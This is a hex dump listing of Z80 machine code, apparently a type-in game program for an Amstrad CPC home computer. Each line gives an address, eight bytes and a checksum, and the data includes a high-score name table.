7BBØ:3Ø 37 3Ø 3Ø 3Ø 3Ø 2A 7F:47
7BB8:FB 48 45 52 56 45 2E 2E:D3
7BCØ:2E 2E 2E 2E 2E 2E 2E 2E:B3
7BC8:2E 2E 2Ø 3Ø 36 3Ø 3Ø 3Ø:EB
7BDØ:3Ø 2A 1F FC 54 4F 4E 59:84
7BD8:2E 2E 2E 2E 2E 2E 2E 2E:CB
7BEØ:2E 2E 2E 2E 2E 2Ø 3Ø 35:C5
7BE8:3Ø 3Ø 3Ø 3Ø 2A BF FC 43:8B
7BFØ:4C 41 55 44 45 2E 2E 2E:67
7BF8:2E 2E 2E 2E 2E 2E 2E 2E:EB
7CØØ:2Ø 3Ø 34 3Ø 3Ø 3Ø 3Ø 2A:Ø8
7CØ8:5F FD 52 4F 42 45 52 54:D5
7C1Ø:2E 2E 2E 2E 2E 2E 2E 2E:Ø4
7C18:2E 2E 2E 2Ø 3Ø 33 3Ø 3Ø:1A
7C2Ø:3Ø 3Ø 2A FF FD 53 59 4C:58
7C28:56 41 49 4E 2E 2E 2E 2E:3B
7C3Ø:2E 2E 2E 2E 2E 2E 2Ø 3Ø:D2
7C38:32 3Ø 3Ø 3Ø 3Ø 2A 9F FE:CB
7C4Ø:47 49 4F 56 41 4E 4E 49:5D
7C48:2E 2E 2E 2E 2E 2E 2E 2E:3C
7C5Ø:2E 2Ø 3Ø 31 3Ø 3Ø 3Ø 3Ø:6E
7C58:2A 3A 49 8F FE ØØ C4 BE:CB
7C6Ø:88 3A 26 9Ø FE Ø1 CA 6Ø:ØC
7C68:88 3A 34 9Ø FE Ø1 CA C8:7E
7C7Ø:76 3A 49 8F FE ØØ C2 96:E1
7C78:7C 3A 3A 9Ø FE Ø1 CA BF:4C
7C8Ø:87 3A 6C 9Ø CD 1E BB C2:5D
7C88:2C 7D CD 3C 7D 3A 7Ø 9Ø:DE
7C9Ø:CD 1E BB C4 B4 85 CD C8:D3
7C98:86 CD 81 8B CD DE 7F 3E:81
7CAØ:12 CD 1E BB C4 63 8C 3E:F8
7CA8:42 CD 1E BB C2 6Ø 88 C3:2Ø
7CBØ:59 7C 3A 49 8F FE ØØ C4:2E
7CB8:BE 88 3A 49 8F FE ØØ C2:A3
7CCØ:D4 7C 3A 6D 9Ø CD 1E BB:B2
7CC8:C4 E6 7C 3A 7Ø 9Ø CD 1E:4B
7CDØ:BB C4 B4 85 CD C8 86 CD:82
7CD8:81 8B CD DE 7F 3E 12 CD:9F
7CEØ:1E BB C4 63 8C C9 3A 49:18
7CE8:8F FE ØØ CØ 3A 3A 9Ø FE:4D
7CFØ:Ø1 C8 3E Ø1 32 4B 8F 32:FØ
7CF8:33 9Ø 3A 38 9Ø FE Ø1 CA:7Ø
7DØØ:Ø9 7D 21 29 61 22 42 8F:7E
7DØ8:C9 21 69 6Ø 22 42 8F C9:B2
7D1Ø:3A 49 8F FE ØØ CØ 3A 38:D4
7D18:9Ø FE Ø1 CA 25 7D 21 8Ø:DA
7D2Ø:55 22 42 8F C9 21 CØ 51:B3
7D28:22 42 8F C9 3A 49 8F FE:CD
7D3Ø:ØØ C2 96 7C 3E Ø1 32 3A:4D
7D38:9Ø C3 59 7C 3A 49 8F FE:77
7D4Ø:ØØ CØ 3A 6D 9Ø CD 1E BB:E7
7D48:C2 E6 7C 3A 6F 9Ø CD 1E:C5
7D5Ø:BB C2 12 87 3A 6E 9Ø CD:6C
7D58:1E BB C2 A6 87 C9 21 AØ:87
7D6Ø:ØØ 3E 64 E5 E5 36 CØ D1:9E
7D68:13 Ø1 Ø9 ØØ ED BØ E1 11:85
7D7Ø:46 ØØ 19 3D C8 C3 63 7D:89
7D78:3A 7Ø 9Ø CD 1E BB CA 78:31
7D8Ø:7D Ø6 FA C3 BØ 8D E5 D5:29
7D88:ED 52 DA A8 7D 7C B5 CA:6Ø
7D9Ø:A1 7D D1 E1 7A 32 9A 7D:4B
7D98:7C FE ØØ D2 A5 7D 3E Ø1:B6
7DAØ:C9 E1 E1 AF C9 3E FF C9:A9
7DA8:E1 E1 3E Ø1 C9 ØØ CD 1A:DE
7DBØ:8B CD 2C 8B 3A 39 9Ø 21:72
7DB8:64 ØØ CD 25 8F Ø1 CA 99:B3
7DCØ:Ø9 11 64 ØØ Ø6 ØA C5 E5:79
7DC8:D5 Ø6 ØA C5 E5 D5 D5 7E:92
7DDØ:21 3C ØØ CD 25 8F Ø1 2B:8C
7DD8:67 Ø9 D1 Ø1 Ø6 ØØ 3E ØA:65
7DEØ:CD 5D 8E E1 11 Ø6 ØØ 19:53
7DE8:EB E1 23 C1 1Ø DD E1 11:AC
7DFØ:BC Ø2 19 EB E1 Ø1 ØA ØØ:D5
7DF8:Ø9 C1 1Ø CA 21 64 ØØ 11:DD
7EØØ:4A C9 Ø1 3C ØØ 3E 64 C3:95
7EØ8:DB 8E DD 21 7F 8F DD 36:28
7E1Ø:ØØ Ø1 21 A2 64 DD 75 Ø7:Ø8
7E18:DD 74 Ø8 DD 36 Ø9 Ø4 DD:2F
7E2Ø:36 ØA ØA DD 36 ØB 91 DD:A9
7E28:36 ØC 62 DD 36 ØD ØØ DD:D2
7E3Ø:36 ØE ØØ DD 36 ØF 32 DD:22
7E38:36 1Ø ØØ DD 21 A1 8F DD:BC
7E4Ø:36 ØØ Ø1 21 CA 64 DD 75:78
7E48:Ø7 DD 74 Ø8 DD 36 Ø9 Ø7:ØF
7E5Ø:DD 36 ØA 1F DD 36 ØB 91:1B
7E58:DD 36 ØC 6C DD 36 ØD ØØ:E3
7E6Ø:DD 36 ØE ØØ DD 36 ØF FA:1F
7E68:DD 36 1Ø ØØ 3E Ø1 32 E9:41
7E7Ø:8C 3E Ø2 32 1F 9Ø C9 DD:26
7E78:21 7F 8F CD 9F 7E CD CF:18
7E8Ø:7E CD 1B 7F DD 21 7F 8F:6B
7E88:Ø6 Ø1 11 11 ØØ 3E Ø1 CD:68
7E9Ø:EC 89 DD 21 D4 8F 11 11:A4
7E98:ØØ Ø6 Ø1 AF C3 EC 89 DD:DF
7EAØ:7E ØØ FE ØØ CA C5 7E DD:8Ø
7EA8:7E ØE FE ØØ C8 DD 7E ØE:B2
7EBØ:DD 21 A1 8F DD 77 ØE DD:D1
7EB8:21 7F 8F CD ØC 92 DD 21:F1
7ECØ:A1 8F C3 ØC 92 AF 32 E9:1Ø
7EC8:8C 3E Ø4 32 1F 9Ø C9 DD:84
7EDØ:21 7F 8F DD 7E ØØ FE ØØ:F6
7ED8:C8 DD 21 D4 8F DD 7E ØØ:F6
7EEØ:FE ØØ CØ DD 36 ØØ Ø1 21:2D
7EE8:Ø6 64 DD 75 Ø7 DD 74 Ø8:5C
7EFØ:DD 36 Ø9 Ø4 DD 36 ØA ØD:25
7EF8:FD 21 7F 8F FD 7E ØB DD:88
7FØØ:77 ØB FD 7E ØC C6 ØC DD:17
7FØ8:77 ØC DD 36 ØD ØØ DD 36:81
7F1Ø:ØE ØØ DD 36 ØF ØØ DD 36:12
7F18:1Ø ØØ C9 DD 21 D4 8F DD:E4
7F2Ø:7E ØØ FE ØØ C8 CD 37 7F:46
7F28:DD 7E ØB 3D DD 77 ØB FE:ED
7F3Ø:62 DØ DD 36 ØØ FF C9 3E:89
7F38:Ø3 21 34 ØØ Ø1 Ø6 64 CD:E5
7F4Ø:57 82 DD 7E 1Ø 3C DD 77:24
7F48:1Ø FE ØA DA 58 7F FE 14:9D
7F5Ø:DA 5F 7F DD 36 1Ø ØØ C9:ØE
7F58:DD 34 ØC DD 34 ØC C9 DD:67
7F6Ø:35 ØC DD 35 ØC C9 DD 21:9C
7F68:3B 8F D5 1A 11 11 ØØ FE:D2
7F7Ø:Ø1 28 Ø5 DD 19 3D 18 F7:ØE
7F78:D1 C9 3E Ø2 CD 9Ø BB 26:CA
7F8Ø:Ø1 2E Ø1 CD 75 BB CD ØØ:D9
7F88:B9 3A 39 9Ø 6F 26 ØØ C3:46
7F9Ø:44 EF 3A 29 9Ø FE ØØ C8:87
7F98:3A 2A 9Ø 3D FE ØØ CA BA:95
7FAØ:7F 32 2A 9Ø 3A 2C 9Ø 3C:BA
7FA8:32 2C 9Ø FE Ø1 C8 FE Ø2:1Ø
7FBØ:CA D2 7F AF 32 2C 9Ø C3:EØ
7FB8:A4 7F AF 32 29 9Ø C3 1Ø:BØ
7FCØ:7D 3A 33 9Ø FE Ø1 C8 3A:4D
7FC8:38 9Ø FE Ø1 CA 7E 87 C3:4C
7FDØ:56 87 21 28 23 22 42 8F:77
7FD8:3E Ø1 32 33 9Ø C9 CD 92:AA
7FEØ:7F 3A 1F 9Ø 47 FE ØØ C4:66
7FE8:BØ 8D 3A 33 9Ø FE ØØ CC:CF
7FFØ:1Ø 7D AF 32 33 9Ø 32 4B:63
7FF8:8F 11 31 8F Ø6 ØA CD 66:1C
8ØØØ:7F C5 D5 DD 7E ØØ FE ØØ:E4
8ØØ8:28 44 DD 7E ØC FE 95 D2:9A
8Ø1Ø:4E 8Ø DD 7E ØB FE AØ D2:88
8Ø18:4E 8Ø CD 7C 81 FE Ø1 CA:ØD
8Ø2Ø:4E 8Ø 11 38 4A CD B5 82:44
8Ø28:DD 75 Ø1 DD 74 Ø2 11 C8:ED
8Ø3Ø:4B CD B5 82 DD 75 Ø3 DD:C8
8Ø38:74 Ø4 DD 56 Ø6 DD 5E Ø5:29
8Ø4Ø:DD 4E Ø9 Ø6 ØØ DD 7E ØA:5C
8Ø48:CD 67 81 CD 75 8E D1 C1:76
8Ø5Ø:13 1Ø AB 11 31 8F Ø6 ØA:11
8Ø58:CD 66 7F C5 D5 DD 7E ØØ:CB
8Ø6Ø:FE ØØ 28 3C FE FF CA AØ:BC
8Ø68:8Ø DD 7E ØC FE 95 D2 AØ:FE
8Ø7Ø:8Ø DD 7E ØB FE AØ D2 AØ:44
8Ø78:8Ø CD 7C 81 FE Ø1 CA AØ:ØC
8Ø8Ø:8Ø DD 66 Ø4 DD 6E Ø3 DD:5E
8Ø88:56 Ø8 DD 5E Ø7 DD 46 Ø9:ØØ
8Ø9Ø:CD A2 81 CD C1 81 DD 7E:9E
8Ø98:ØA CD 67 81 4F CD AØ 8E:1E
8ØAØ:D1 C1 13 1Ø B3 21 64 ØØ:ED
8ØA8:11 4A C9 Ø1 3B ØØ 3E 64:25
8ØBØ:CD DB 8E C3 Ø5 81 11 31:87
8ØB8:8F Ø6 ØA CD 66 7F C5 D5:28
8ØCØ:DD 7E ØØ FE ØØ 28 39 DD:78
8ØC8:7E ØC FE 95 D2 ØØ 81 DD:B5
8ØDØ:7E ØB FE AØ D2 ØØ 81 CD:67
8ØD8:7C 81 FE Ø1 CA ØØ 81 DD:35
8ØEØ:66 Ø4 DD 6E Ø3 2B DD 56:E9
8ØE8:Ø2 DD 5E Ø1 DD 7E Ø9 C6:F6
8ØFØ:Ø2 4F CD 8C 81 Ø6 ØØ DD:38
8ØF8:7E ØA CD 67 81 CD DB 8E:CD
81ØØ:D1 C1 13 1Ø B6 11 31 8F:1Ø
81Ø8:Ø6 ØA CD 66 7F C5 D5 DD:76
811Ø:7E ØØ FE ØØ 28 3E DD 7E:4Ø
8118:ØC FE 95 D2 54 81 DD 7E:4D
812Ø:ØB FE AØ D2 54 81 CD 7C:F5
8128:81 FE Ø1 CA 54 81 DD 7E:F6
813Ø:ØØ FE FF C2 3A 81 DD 36:95
8138:ØØ ØØ DD 66 Ø6 DD 6E Ø5:5E
814Ø:DD 56 Ø4 DD 5E Ø3 DD 4E:2D
8148:Ø9 Ø6 ØØ DD 7E ØA CD 67:D7
815Ø:81 CD 5D 8E D1 C1 13 1Ø:DB
8158:B1 C9 DD 7E ØB FE 65 D2:29
816Ø:64 81 AF C9 D6 64 C9 F5:25
8168:DD 7E ØC DD 86 ØA FE 95:CE
817Ø:D2 75 81 F1 C9 F1 3E 95:E1
8178:DD 96 ØC C9 3E 64 DD 96:93
818Ø:Ø9 DD BE ØB DA 8A 81 3E:1F
8188:Ø1 C9 AF C9 DD 7E ØB DD:47
819Ø:86 Ø9 FE AØ D2 98 81 C9:9C
8198:Ø6 AØ 9Ø 47 DD 7E Ø9 9Ø:2F
81AØ:4F C9 DD 7E ØB DD 86 Ø9:E8
81A8:FE AØ D2 B4 81 DD 7E ØA:22
81BØ:DD 46 Ø9 C9 Ø6 AØ 9Ø 47:DF
81B8:DD 7E Ø9 9Ø 47 DD 7E ØA:CØ
81CØ:C9 DD 7E ØB FE 65 DA CD:1C
81C8:81 DD 46 Ø9 C9 3E 64 DD:7F
81DØ:96 ØB F5 E5 6F 26 ØØ 19:47
81D8:EB E1 47 DD 7E Ø9 9Ø 47:23
81EØ:F1 C9 3A 65 91 3C 32 65:E9
81E8:91 21 5F 91 11 51 F2 C3:8E
81FØ:B7 8B DD 7E ØE 3C DD 77:3E
81F8:ØE FE Ø3 DA 1B 82 FE Ø4:99
82ØØ:DA 39 82 FE Ø5 DA 2F 82:DA
82Ø8:FE Ø6 DA 25 82 FE Ø7 DA:35
821Ø:1B 82 DD 36 ØE ØØ DD 36:21
8218:ØØ ØØ C9 21 28 23 DD 75:C6
822Ø:Ø7 DD 74 Ø8 C9 21 DE 2F:1C
8228:DD 75 Ø7 DD 74 Ø8 C9 21:F5
823Ø:4E 3Ø DD 75 Ø7 DD 74 Ø8:88
8238:C9 21 DE 2F DD 75 Ø7 DD:43
824Ø:74 Ø8 DD 36 Ø9 Ø8 DD 36:CD
8248:ØA ØE DD 7E 1Ø FE FF CØ:BC
825Ø:DD 35 ØB DD 35 ØB C9 32:Ø8
8258:5F 82 DD 7E ØD 3C FE ØØ:67
826Ø:C2 64 82 AF DD 77 ØD CD:8C
8268:25 8F Ø9 DD 75 Ø7 DD 74:DA
827Ø:Ø8 C9 21 AØ 91 11 DC C5:D6
8278:CD E4 8B 3E Ø8 32 87 82:3D
828Ø:21 E4 C5 22 88 82 C9 ØØ:F5
8288:ØØ ØØ 3A 87 82 3D 32 87:62
829Ø:82 FE ØØ C2 A1 82 3E Ø1:83
8298:32 49 8F CD 72 82 C3 A1:62
82AØ:76 ED 5B 88 82 1B ED 53:E2
82A8:88 82 21 28 23 Ø1 Ø1 ØØ:75
82BØ:3E ØC C3 9E 8B DD 7E ØC:ØØ
82B8:D6 32 6F 26 ØØ 29 19 5E:EE
82CØ:23 56 CD 5A 81 6F 26 ØØ:Ø9
82C8:19 C9 Ø6 C7 21 4A C9 11:8B
82DØ:38 4A C5 7D 12 13 7C 12:21
82D8:13 D5 CD 26 BC D1 C1 1Ø:6F
82EØ:F1 C9 Ø6 C7 21 64 ØØ 11:98
82E8:C8 4B C5 7D 12 13 7C 12:CB
82FØ:13 Ø1 46 ØØ Ø9 C1 1Ø F2:ØC
82F8:C9 DD 21 7F 8F Ø6 Ø4 26:97
83ØØ:6E 2E 32 DD 36 ØØ Ø1 11:F4
83Ø8:23 67 DD 73 Ø7 DD 72 Ø8:8E
831Ø:DD 36 Ø9 Ø4 DD 36 ØA 11:6A
8318:7C DD 77 ØB C6 ØD 67 7D:47
832Ø:DD 77 ØC C6 ØA 6F DD 36:31
8328:ØE ØØ DD 36 ØF ØØ DD 36:2E
833Ø:1Ø ØØ 11 11 ØØ DD 19 1Ø:97
8338:CA 3E Ø2 32 1F 9Ø C9 DD:31
834Ø:21 7F 8F Ø6 Ø4 C5 DD E5:8C
8348:CD 62 83 DD E1 C1 11 11:43
835Ø:ØØ DD 19 1Ø FØ DD 21 7F:D5
8358:8F 11 11 ØØ Ø6 Ø4 AF C3:D6
836Ø:EC 89 DD 7E ØC C6 Ø5 DD:5B
8368:77 ØC FE 8C D8 DD 36 ØC:E4
837Ø:32 3E Ø4 21 AE 91 C3 4A:A2
8378:87 DD 21 7F 8F DD 36 ØØ:ØE
838Ø:Ø1 11 9F 66 DD 73 Ø7 DD:B7
8388:72 Ø8 DD 36 Ø9 Ø6 DD 36:Ø8
839Ø:ØA 16 DD 36 ØB 98 DD 36:3A
8398:ØC 76 DD 36 ØE ØØ DD 36:83
83AØ:ØF 3C DD 36 1Ø ØØ 3E Ø1:23
83A8:32 E9 8C 3E Ø2 32 1F 9Ø:5A
83BØ:C9 DD 21 7F 8F CD DØ 83:76
83B8:CD 7A 84 DD 21 7F 8F Ø6:B4
83CØ:Ø1 3E Ø1 CD EC 89 DD 21:DC
83C8:9Ø 8F Ø6 Ø1 AF C3 EC 89:C8
83DØ:DD 7E ØØ FE ØØ CA 3Ø 84:5Ø
83D8:DD 7E ØE FE ØØ C2 ØC 92:C6
83EØ:DD 34 1Ø DD 7E 1Ø FE Ø5:3C
83E8:DA 3F 84 FE ØA DA 72 84:D3
83FØ:FE ØF DA 4B 84 FE 14 D8:1D
83F8:FE 19 DA 3F 84 FE 1E DA:5F
84ØØ:72 84 FE 23 DA 4B 84 FE:14
84Ø8:28 D8 FE 2D DA 5A 84 FE:FC
841Ø:32 DA 76 84 FE 37 DA 66:52
8418:84 FE 3C DA 5A 84 FE 4Ø:Ø4
842Ø:DA 76 84 FE 45 DA 66 84:4D
8428:FE 4B D8 DD 36 1Ø ØØ C9:F2
843Ø:AF 32 E9 8C 3E Ø1 32 34:EC
8438:9Ø 3E Ø5 32 1F 9Ø C9 DD:Ø1
844Ø:35 ØB DD 7E ØC D6 Ø5 DD:E9
8448:77 ØC C9 DD 35 ØB DD 7E:7Ø
845Ø:ØC FE 76 DØ C6 Ø5 DD 77:3D
8458:ØC C9 DD 34 ØB DD 7E ØC:18
846Ø:D6 Ø5 DD 77 ØC C9 DD 34:D4
8468:ØB DD 7E ØC C6 Ø5 DD 77:1A
847Ø:ØC C9 DD 35 ØB C9 DD 34:95
8478:ØB C9 DD 21 9Ø 8F DD 7E:D9
848Ø:ØØ FE Ø1 CA C2 84 DD 21:2Ø
8488:7F 8F DD 7E ØØ FE ØØ C8:6C
849Ø:FD 21 7F 8F DD 21 9Ø 8F:8B
8498:DD 36 ØØ Ø1 11 Ø6 64 DD:86
84AØ:73 Ø7 DD 72 Ø8 DD 36 Ø9:1C
84A8:Ø4 DD 36 ØA ØD FD 7E ØB:AD
84BØ:D6 Ø2 DD 77 ØB FD 7E ØC:78
84B8:C6 Ø5 DD 77 ØC DD 36 ØD:CB
84CØ:ØØ C9 3E Ø3 21 34 ØØ Ø1:81
84C8:Ø6 64 CD 57 82 DD 7E ØB:5F
84DØ:3D DD 77 ØB FE 5F DØ DD:A4
84D8:36 ØØ FF C9 DD 21 7F 8F:BB
84EØ:Ø6 Ø4 26 96 2E ØØ DD 36:DD
84E8:ØØ Ø1 11 A3 65 DD 73 Ø7:B1
84FØ:DD 72 Ø8 DD 36 Ø9 Ø7 DD:1E
84F8:36 ØA 12 7C DD 77 ØB C6:84
85ØØ:ØA 67 DD 36 ØC 7A DD 36:9F
85Ø8:ØD ØØ DD 36 ØE ØØ DD 36:ØA
851Ø:ØF Ø2 7D DD 77 1Ø C6 Ø2:CØ
8518:6F 11 11 ØØ DD 19 1Ø C6:E8
852Ø:3E Ø1 32 1F 9Ø C9 DD 21:9Ø
8528:7F 8F Ø6 Ø4 C5 DD E5 CD:1E
853Ø:4A 85 DD E1 C1 11 11 ØØ:C6
8538:DD 19 1Ø FØ DD 21 7F 8F:C4
854Ø:11 11 ØØ Ø6 Ø4 3E Ø1 C3:B7
8548:EC 89 DD 7E ØØ FE ØØ CA:9E
855Ø:77 85 DD 7E ØE FE ØØ C2:2F
8558:ØC 92 3E Ø2 21 7E ØØ Ø1:7Ø
856Ø:A3 65 CD 57 82 CD 8Ø 85:15
8568:DD 7E ØB 3D DD 77 ØB FE:33
857Ø:5F DØ DD 36 ØØ FF C9 26:ØC
8578:A5 2E ØØ Ø6 Ø1 C3 E6 84:17
858Ø:DD 34 1Ø DD 7E 1Ø FE Ø4:D6
8588:DA 9F 85 FE Ø6 D8 FE Ø9:14
859Ø:DA A8 85 DD 36 1Ø ØØ 3E:AØ
8598:Ø4 21 A5 91 C3 4A 87 DD:BA
85AØ:7E ØC D6 Ø3 DD 77 ØC C9:ØØ
85A8:DD 7E ØC FE 7A DØ C6 Ø3:E6
85BØ:DD 77 ØC C9 3A 2D 9Ø FE:58
85B8:Ø1 C8 3A 38 9Ø FE Ø1 CA:77
85CØ:CB 85 3A 46 8F FE 6A D8:45
85C8:C3 D1 85 3A 46 8F FE 97:8B
85DØ:DØ CD 2A 86 C9 3A 38 9Ø:A6
85D8:3C DD 77 ØØ DD 36 ØD ØØ:A8
85EØ:DD 36 ØE ØØ DD 36 Ø9 Ø4:CC
```

```
85E8:DD 36 0A 05 DD 36 10 FF:E5
85F0:CD BD 86 3A 47 8F 80 DD:5B
85F8:77 0C 3A 38 90 FE 01 CA:B5
8600:10 86 3A 46 8F C6 02 DD:CD
8608:77 0B 11 69 63 C3 19 86:52
8610:3A 46 8F DD 77 0B 11 7D:71
8618:63 DD 73 07 DD 72 08 CD:CD
8620:73 86 21 B7 91 06 02 C3:83
8628:4A 87 DD 21 4C 8F DD 7E:F2
8630:00 FE 00 C2 43 86 FD 21:20
8638:6E 8F FD 7E 0D FE 05 D8:51
8640:C3 D5 85 DD 21 5D 8F DD:DA
8648:7E 00 FE 00 C2 5C 86 FD:CA
8650:21 4C 8F FD 7E 0D FE 05:0E
8658:D8 C3 D5 85 DD 21 6E 8F:60
8660:DD 7E 00 FE 00 C0 FD 21:2A
8668:5D 8F FD 7E 0D FE 05 D8:70
8670:C3 D5 85 3E 01 32 33 90:00
8678:3A 4B 8F FE 00 C2 96 86:49
8680:3A 38 90 FE 01 CA 8F 86:32
8688:21 82 5A 22 42 8F C9 21:F4
8690:C2 59 22 42 8F C9 3A 38:CF
8698:90 FE 01 CA A5 86 21 A9:61
86A0:62 22 42 8F C9 21 E9 61:E8
86A8:22 42 8F C9 47 3A 4B 8F:E9
86B0:FE 00 CA B9 86 78 C6 0C:AE
86B8:C9 78 C6 06 C9 06 07 3A:73
86C0:4B 8F FE 00 C8 06 0F C9:66
86C8:DD 21 4C 8F 06 03 DD 34:68
86D0:0D CD DC 86 11 11 00 DD:4C
86D8:19 10 F3 C9 DD 7E 00 FE:C9
86E0:00 C8 DD 7E 0E FE 00 C2:CF
86E8:0C 92 DD 7E 00 FE 02 CA:7F
86F0:02 87 DD 7E 0B D6 03 DD:4D
86F8:77 0B FE 64 D0 DD 36 00:4D
8700:FF C9 DD 7E 0B C6 03 DD:7F
8708:77 0B FE 9B D8 DD 36 00:62
8710:FF C9 AF 32 48 8F 3E 01:79
8718:32 38 90 32 33 90 3A 46:DE
8720:8F 3C FE 9C D4 2D 87 32:8B
8728:46 8F C3 7E 87 3A E9 8C:12
8730:FE 01 CA 47 87 3A 39 90:3F
8738:3C FE 0F CA 47 87 32 39:FF
8740:90 CD AE 7D 3E 63 C9 3E:E6
8748:9C C9 E5 78 CD AD BC E1:C7
8750:FE 84 C8 C3 AA BC 3A 48:D1
8758:8F 3C FE 05 C2 6D 87 21:05
8760:C9 91 06 01 3A 3A 90 FE:46
8768:00 CC 4A 87 AF 32 48 8F:88
8770:21 C0 00 CD 25 8F 01 C0:E6
8778:54 09 22 42 8F C9 3A 4A:3A
8780:8F 3C FE 05 C2 95 87 21:1D
8788:C9 91 06 01 3A 3A 90 FE:6E
8790:00 CC 4A 87 AF 32 4A 8F:BE
8798:21 C0 00 CD 25 8F 01 00:0E
87A0:51 09 22 42 8F C9 AF 32:D2
87A8:4A 8F 32 38 90 3E 01 32:E8
87B0:33 90 3A 46 8F 3D FE 65:A3
87B8:D8 32 46 8F C3 56 87 3A:DD
87C0:46 8F 32 2B 90 06 07 C5:3A
87C8:CD 3C 7D 3E 42 CD 1E BB:C5
87D0:C2 5F 88 3A 49 8F FE 00:10
87D8:C2 EB 87 3A 3A 90 FE 00:E8
87E0:CA 58 88 3A 47 8F D6 03:10
87E8:32 47 8F CD B2 7C C1 10:39
87F0:D6 06 02 C5 CD 3C 7D 3E:37
87F8:42 CD 1E BB C2 5F 88 3A:2D
8800:49 8F FE 00 C2 0F 88 3A:95
8808:3A 90 FE 00 CA 58 88 CD:06
8810:B2 7C C1 10 DE 06 07 C5:98
8818:CD 3C 7D 3E 42 CD 1E BB:16
8820:C2 5F 88 3A 49 8F FE 00:61
8828:C2 3B 88 3A 3A 90 FE 00:DC
8830:CA 58 88 3A 47 8F C6 03:F1
8838:32 47 8F CD B2 7C C1 10:8A
8840:D6 3A 2D 90 FE 01 CA 51:E3
8848:88 21 DB 91 06 01 CD 4A:7E
8850:87 AF 32 3A 90 C3 59 7C:EC
8858:E1 CD B2 7C C3 59 7C E1:B2
8860:CD CD 8D 06 FA CD B0 8D:F6
8868:06 FA CD B0 8D 06 FA CD:34
8870:B0 8D C3 50 75 DD 21 6B:01
8878:90 06 05 DD 7E 00 FE 0A:D7
8880:38 09 0E 0A 91 DD 77 00:E8
8888:DD 34 FF DD 2B 10 EC DD:59
8890:21 67 90 11 6D F0 06 05:0E
8898:C5 D5 DD E5 D5 DD 7E 00:83
88A0:21 10 00 CD 25 8F 01 50:37
88A8:4E 09 D1 01 02 00 3E 08:03
88B0:CD 11 8C DD E1 D1 C1 DD:B9
88B8:23 13 13 10 DB C9 3A 49:DD
88C0:8F 3C 32 49 8F FE 03 DA:AD
88C8:F4 88 FE 05 DA FB 88 FE:2E
88D0:07 DA 0E 89 FE 09 DA 15:2B
88D8:89 FE 0B DA 0E 89 FE 0D:44
88E0:DA FB 88 3E 01 32 29 90:98
88E8:3E 28 32 2A 90 AF 32 2C:E4
88F0:90 C3 5C 8D 21 28 23 22:70
88F8:42 8F C9 21 91 63 22 42:E4
8900:8F DD 21 3B 8F DD 36 09:DC
8908:03 DD 36 0A 0D C9 21 B8:B6
8910:63 22 42 8F C9 21 DF 63:26
8918:22 42 8F C9 DD 21 7F 8F:20
8920:06 04 C5 DD E5 CD 40 89:C9
8928:DD E1 C1 11 11 00 DD 19:FF
8930:10 F0 DD 21 7F 8F 11 11:98
8938:00 06 04 3E 01 C3 EC 89:24
8940:DD 7E 00 FE 00 CA D3 89:63
8948:DD 7E 0E FE 00 C2 F2 81:FE
8950:DD 7E 00 FE 01 CA 89 89:72
8958:FE 02 CA 63 89 FE 0A CA:04
8960:D3 89 C9 3E 05 21 C0 00:40
8968:01 00 51 CD 57 82 DD 7E:D3
8970:0B 3C DD 77 0B FE 9E D8:2C
8978:DD 36 00 0A 21 28 23 DD:E4
8980:75 07 DD 74 08 C9 C3 D3:BE
8988:89 3E 05 21 C0 00 01 C0:70
8990:54 CD 57 82 DD 7E 0B 3D:8E
8998:DD 77 0B FE 60 D0 DD 36:80
89A0:00 0A 21 28 23 DD 75 07:88
89A8:DD 74 08 C9 C3 D3 89 DD:9A
89B0:36 00 01 DD 36 0D 00 21:4A
89B8:EA 40 DD 75 07 DD 74 08:D3
89C0:C9 DD 36 00 02 DD 36 0D:88
89C8:00 21 A2 3D DD 75 07 DD:95
89D0:74 08 C9 CD E5 8F FE 02:41
89D8:CA BD 8C C3 91 8C DD 35:25
89E0:0B DD 35 2D C9 DD 34 0B:60
89E8:DD 34 2D C9 ED 53 2E 90:B6
89F0:F5 C5 DD E5 C5 DD E5 16:1D
89F8:00 DD 7E 00 FE 00 CA 64:51
8A00:8A DD 7E 0E FE 00 C2 64:E4
8A08:8A 3A 49 8F FE 00 C2 64:0B
8A10:8A 3A 29 90 FE 01 CA 64:F5
8A18:8A 3A 2D 90 FE 01 CA 64:09
8A20:8A DD 7E 00 FE 0A CA 64:40
8A28:8A 3A 46 8F C6 04 DD BE:AF
8A30:0B D4 18 8B 3A 46 8F DD:78
8A38:96 09 3C DD BE 0B DC 18:4E
8A40:8B 3A 47 8F C6 1C DD BE:5B
8A48:0C D4 18 8B 3A 47 8F DD:97
8A50:96 0A CD AC 86 DD BE 0C:F9
8A58:DC 18 8B 7A FE 04 C2 64:F3
8A60:8A CD 8A 82 DD E1 C1 ED:FA
8A68:5B 2E 90 DD 19 10 85 DD:35
8A70:E1 C1 F1 FE 00 C8 C5 DD:23
8A78:E5 DD 7E 00 FE 00 CA DF:8F
8A80:8A DD 7E 0E FE 00 C2 DF:3C
8A88:8A FD 21 4C 8F 06 03 16:DD
8A90:00 FD 7E 00 FE 00 CA D8:CA
8A98:8A FD 7E 0E FE 00 C2 D8:5C
8AA0:8A DD 7E 0B DD 86 09 FD:B0
8AA8:BE 0B D4 18 8B DD 7E 0B:91
8AB0:D6 02 FD BE 0B DC 18 8B:62
8AB8:DD 7E 0C DD 86 0A FD BE:68
8AC0:0C D4 18 8B DD 7E 0C D6:BB
8AC8:03 FD BE 0C DC 18 8B 7A:32
8AD0:FE 04 C2 D8 8A CD EB 8A:43
8AD8:11 11 00 FD 19 10 B0 DD:1E
8AE0:E1 C1 ED 5B 2E 90 DD 19:19
8AE8:10 8C C9 FD 36 0E 01 DD:3A
8AF0:7E 0F 3D DD 77 0F FE 00:E0
8AF8:C2 07 8B DD 36 0E 01 FD:B8
8B00:36 0E 00 FD 36 00 FF CD:40
8B08:DB 8D DD E5 FD E5 C5 CD:CD
8B10:75 88 C1 FD E1 DD E1 C9:59
8B18:14 C9 DD 21 4C 8F 06 09:AC
8B20:DD 36 00 00 11 11 00 DD:97
8B28:19 10 F5 C9 AF 32 30 90:56
8B30:3A 39 90 FE 00 C8 FE 03:C9
8B38:CA 79 8B FE 04 CA 69 8B:1F
8B40:FE 07 CA 79 8B FE 08 CA:4C
8B48:61 8B FE 0A CA 69 8B FE:91
8B50:0C CA 69 8B FE 0E CA 71:3A
8B58:8B 3E 01 32 30 90 C3 6F:D2
8B60:8C 3E 02 32 30 90 C3 0A:B6
8B68:7E 3E 03 32 30 90 C3 DC:43
8B70:84 3E 04 32 30 90 C3 79:3C
8B78:83 3E 05 32 30 90 C3 F9:46
